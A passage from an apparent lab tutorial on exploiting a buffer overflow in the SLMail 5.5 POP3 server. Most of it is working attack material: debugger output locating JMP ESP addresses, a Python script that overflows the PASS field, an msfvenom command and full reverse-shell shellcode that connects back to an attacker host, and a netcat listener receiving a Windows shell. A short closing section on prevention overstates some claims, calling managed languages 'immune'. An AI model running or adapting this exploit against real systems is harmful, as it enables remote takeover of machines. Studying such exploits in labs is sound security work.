5F4B7963   0x5f4b7963 : "\xFF\xE4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4B7B23   0x5f4b7b23 : "\xFF\xE4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4B9703   0x5f4b9703 : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4BAC53   0x5f4bac53 : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4BBE53   0x5f4bbe53 : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4BCC6B   0x5f4bcc6b : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4BEAC3   0x5f4beac3 : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4BF0BB   0x5f4bf0bb : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4C067B   0x5f4c067b : "\xFF\xE4" | ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4C078B   0x5f4c078b : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4C0EA3   0x5f4c0ea3 : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4C14FB   0x5f4c14fb : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4C2D63   0x5f4c2d63 : "\xFF\xE4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4C4D13   0x5f4c4d13 : "\xFF\xE4" | ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
0BADF00D     Found a total of 19 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.593000
!mona find -s "\xFF\xE4" -m SLMFC.DLL
```

We’ll be using the first one (*5f4a358f*)

Then, the set of four *'B'*s on the Python exploit is replaced by the memory address above, introduced in reverse order *'\8f\x35\x4a\x5f'*, due to the fact that x86 processor architecture follows the *Little Endian* format (least significant byte occupying the lowest memory position)

```
buffer = 'A' * int(offset_position) + '\x8f\x35\x4a\x5f' + "C" * (3500-2606-4)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((WINDOWS7_MACHINE_IP, 110))
s.recv(1024)
s.send('USER Elliyahu \r\n')
s.recv(1024)
s.send('PASS ' + buffer + '\r\n')
s.send('QUIT\r\n')
s.close()
```

bof-slmail5.5.py – P. III

Generating shellcode

```
[Elliyahu-Rosha@KaLi2019.4] ~$ msfvenom -p windows/shell_reverse_tcp LHOST=172.16.44.1 LPORT=1234 -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xc0\xba\x4b\x96\xa5\x53\xd9\x74\x24\xf4\x5f\x31\xc9\xb1"
"\x52\x31\x57\x17\x83\xc7\x04\x03\x1c\x85\x47\xa6\x5e\x41\x05"
"\x49\x9e\x92\x6a\xc3\x7b\xa3\xaa\xb7\x08\x94\x1a\xb3\x5c\x19"
"\xd0\x91\x74\xaa\x94\x3d\x7b\x1b\x12\x18\xb2\x9c\x0f\x58\xd5"
"\x1e\x52\x8d\x35\x1e\x9d\xc0\x34\x67\xc0\x29\x64\x30\x8e\x9c"
"\x98\x35\xda\x1c\x13\x05\xca\x24\xc0\xde\xed\x05\x57\x54\xb4"
"\x85\x56\xb9\xcc\x8f\x40\xde\xe9\x46\xfb\x14\x85\x58\x2d\x65"
"\x66\xf6\x10\x49\x95\x06\x55\x6e\x46\x7d\xaf\x8c\xfb\x86\x74"
"\xee\x27\x02\x6e\x48\xa3\xb4\x4a\x68\x60\x22\x19\x66\xcd\x20"
"\x45\x6b\xd0\xe5\xfe\x97\x59\x08\xd0\x11\x19\x2f\xf4\x7a\xf9"
"\x4e\xad\x26\xac\x6f\xad\x88\x11\xca\xa6\x25\x45\x67\xe5\x21"
"\xaa\x4a\x15\xb2\xa4\xdd\x66\x80\x6b\x76\xe0\xa8\xe4\x50\xf7"
"\xcf\xde\x25\x67\x2e\xe1\x55\xae\xf5\xb5\x05\xd8\xdc\xb5\xcd"
"\x18\xe0\x63\x41\x48\x4e\xdc\x22\x38\x2e\x8c\xca\x52\xa1\xf3"
"\xeb\x5d\x6b\x9c\x86\xa4\xfc\x0f\x46\x8a\xfd\x27\x65\xd2\xf9"
"\x65\xe0\x34\x6b\x9a\xa5\xef\x04\x03\xec\x7b\xb4\xcc\x3a\x06"
"\xf6\x47\xc9\xf7\xb9\xaf\xa4\xeb\x2e\x40\xf3\x51\xf8\x5f\x29"
"\xfd\x66\xcd\xb6\xfd\xe1\xee\x60\xaa\xa6\xc1\x78\x3e\x5b\x7b"
"\xd3\x5c\xa6\x1d\x1c\xe4\x7d\xde\xa3\xe5\xf0\x5a\x80\xf5\xcc"
"\x63\x8c\xa1\x80\x35\x5a\x1f\x67\xec\x2c\xc9\x31\x43\xe7\x9d"
"\xc4\xaf\x38\xdb\xc8\xe5\xce\x03\x78\x50\x97\x3c\xb5\x34\x1f"
"\x45\xab\xa4\xe0\x9c\x6f\xd4\xaa\xbc\xc6\x7d\x73\x55\x5b\xe0"
"\x84\x80\x98\x1d\x07\x20\x61\xda\x17\x41\x64\xa6\x9f\xba\x14"
"\xb7\x75\xbc\x8b\xb8\x5f";
```

format = *-f c* - C language
encoding = *-e x86/shikata_ga_nai*
bad characters = *\x00\x0a\x0d*

We need to provide the decoder with some stack space to work with and not allow it to overwrite itself. Therefore we add 16 no operation instructions (*\x90*) at beginning of shellcode to tell the CPU to move on

```
# Taking over
print "\n       ### Granting access ###"

offset_position = raw_input("Insert the exact position of the EIP (/usr/share/metasploit-framework/tools/exploit/-
pattern_offset.rb -l 2700 -q <content of EIP from Immunity>): ")

raw_input("\nRestart Immunity and SLmail and press any key to continue..")

shell_code = "\xb8\xbd\x2e\x91\xba\xdb\xcd\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
shell_code += "\x52\x31\x43\x12\x03\x43\x12\x83\x56\xd2\x73\x4f\x54\xc3\xf6"
shell_code += "\xb0\xa4\x14\x97\x39\x41\x25\x97\x5e\x02\x16\x27\x14\x46\x9b"
shell_code += "\xcc\x78\x72\x28\xa0\x54\x75\x99\x0f\x83\xb8\x1a\x23\xf7\xdb"
shell_code += "\x98\x3e\x24\x3b\xa0\xf0\x39\x3a\xe5\xed\xb0\x6e\xbe\x7a\x66"
shell_code += "\x9e\xcb\x37\xbb\x15\x87\xd6\xbb\xca\x50\xd8\xea\x5d\xea\x83"
shell_code += "\x2c\x5c\x3f\xb8\x64\x46\x5c\x85\x3f\xfd\x96\x71\xbe\xd7\xe6"
shell_code += "\x7a\x6d\x16\xc7\x88\x6f\x5f\xe0\x72\x1a\xa9\x12\x0e\x1d\x6e"
shell_code += "\x68\xd4\xa8\x74\xca\x9f\x0b\x50\xea\x4c\xcd\x13\xe0\x39\x99"
shell_code += "\x7b\xe5\xbc\x4e\xf0\x11\x34\x71\xd6\x93\x0e\x56\xf2\xf8\xd5"
shell_code += "\xf7\xa3\xa4\xb8\x08\xb3\x06\x64\xad\xb8\xab\x71\xdc\xe3\xa3"
shell_code += "\xb6\xed\x1b\x34\xd1\x66\x68\x06\x7e\xdd\xe6\x2a\xf7\xfb\xf1"
shell_code += "\x4d\x22\xbb\x6d\xb0\xcd\xbc\xa4\x77\x99\xec\xde\x5e\xa2\x66"
shell_code += "\x1e\x5e\x77\x28\x4e\xf0\x28\x89\x3e\xb0\x98\x61\x54\x3f\xc6"
shell_code += "\x92\x57\x95\x6f\x38\xa2\x7e\x3c\xad\x80\x7f\x54\xcc\xd8\x7b"
shell_code += "\x76\x59\x3e\xe9\x66\x0c\xe9\x86\x1f\x15\x61\x36\xdf\x83\x0c"
shell_code += "\x78\x6b\x20\xf1\x37\x9c\x4d\xe1\xa0\x6c\x18\x5b\x66\x72\xb6"
shell_code += "\xf3\xe4\xe1\x5d\x03\x62\x1a\xca\x54\x23\xec\x03\x30\xd9\x57"
shell_code += "\xba\x26\x20\x01\x85\xe2\xff\xf2\x08\xeb\x72\x4e\x2f\xfb\x4a"
shell_code += "\x4f\x6b\xaf\x02\x06\x25\x19\xe5\xf0\x87\xf3\xbf\xaf\x41\x93"
shell_code += "\x46\x9c\x51\xe5\x46\xc9\x27\x09\xf6\xa4\x71\x36\x37\x21\x76"
shell_code += "\x4f\x25\xd1\x79\x9a\xed\xe1\x33\x86\x44\x6a\x9a\x53\xd5\xf7"
shell_code += "\x1d\x8e\x1a\x0e\x9e\x3a\xe3\xf5\xbe\x4f\xe6\xb2\x78\xbc\x9a"
shell_code += "\xab\xec\xc2\x09\xcb\x24"

buffer = 'A' * int(offset_position) + '\x8f\x35\x4a\x5f' + '\x90' * 16 + shell_code

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((WINDOWS7_MACHINE_IP, 110))
s.recv(1024)
s.send('USER Elliyahu \r\n')
s.recv(1024)
s.send('PASS ' + buffer + '\r\n')
s.send('QUIT\r\n')
s.close()
```

bof-slmail5.5.py – P. IV

Getting a shell

```
[Elliyahu-Rosha@KaLi2019.4] ~/Downloads/bof-slmail$ nc -vlp 1234
Listening on 0.0.0.0 1234
Connection received on 172.16.44.129 49275
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>
```

How to prevent a buffer overflow attack?

One way to completely prevent cyber attacks is to use a coding language that doesn’t allow for them. For example, C is a primary target for buffer attacks because the language enables the vulnerability through direct access to memory. On the other hand, languages like Java, Python, and .NET, are immune to buffer vulnerabilities.

Another way to prevent the software vulnerability is to be aware of buffer usage during development. Where buffers are accessed is where the vulnerabilities will occur, especially if the functions deal with user-generated input.

In addition, here are four best practices for how to prevent buffer overflow:

1. Leveraging automated code review and testing.

2. A focus on safe functions like strncpy vs strcpy and strncat vs strcat.

3. Keeping application servers patched.

4. Using code analysis tools to periodically check applications for software security flaws.